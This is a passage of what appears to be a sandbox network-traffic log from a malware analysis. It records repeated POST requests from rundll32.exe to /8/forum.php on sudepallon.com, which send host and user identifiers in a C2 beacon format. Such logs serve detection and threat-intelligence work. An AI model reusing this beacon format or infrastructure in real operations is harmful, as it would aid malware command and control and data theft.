Jul 9, 2021 03:08:00.443205118 CEST	345	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 59 42 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMYBNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.22	49211	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:00.726202011 CEST	345	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:00.791616917 CEST	346	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 48 53 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJHSQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.22	49212	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:01.068500996 CEST	347	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:01.134706974 CEST	347	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 54 47 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJTGQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.22	49213	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:01.409549952 CEST	348	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:01.477013111 CEST	348	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4d 4e 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTMNGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.22	49214	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:01.751272917 CEST	349	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:01.817840099 CEST	349	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 5a 41 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCZAXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:44.109110117 CEST	293	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:44.176737070 CEST	293	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:45 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4b 50 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCKPXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.22	49215	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:02.096319914 CEST	350	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:02.164352894 CEST	350	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4b 50 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCKPXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.22	49216	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:02.443327904 CEST	351	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:02.509047031 CEST	351	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 54 47 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJTGQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.22	49217	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:02.795839071 CEST	352	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:02.861690044 CEST	352	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4d 4e 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQMNJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.22	49218	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:03.144898891 CEST	353	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:03.211303949 CEST	354	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 48 53 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJHSQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.22	49219	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:03.508997917 CEST	354	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:03.576344967 CEST	355	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 54 47 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZTGAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.22	49220	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:03.856873035 CEST	356	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:03.922349930 CEST	356	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 48 53 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYHSBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.22	49221	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:04.197191954 CEST	357	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:04.262307882 CEST	357	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 59 42 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTYBGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.22	49222	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:04.546376944 CEST	358	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:04.616350889 CEST	358	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 56 45 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBVEYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.22	49223	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:04.905638933 CEST	359	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:04.970766068 CEST	359	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 5a 41 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAZAZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.22	49224	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:05.247622013 CEST	360	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:05.315228939 CEST	360	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 59 42 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNYBMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:44.459810019 CEST	294	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:44.530076981 CEST	295	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 5a 41 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFZAUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.22	49225	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:05.589504957 CEST	361	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:05.662805080 CEST	361	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 4e 4d 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHNMSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.22	49226	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:05.956391096 CEST	362	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:06.025240898 CEST	363	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 43 58 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBCXYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.22	49227	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
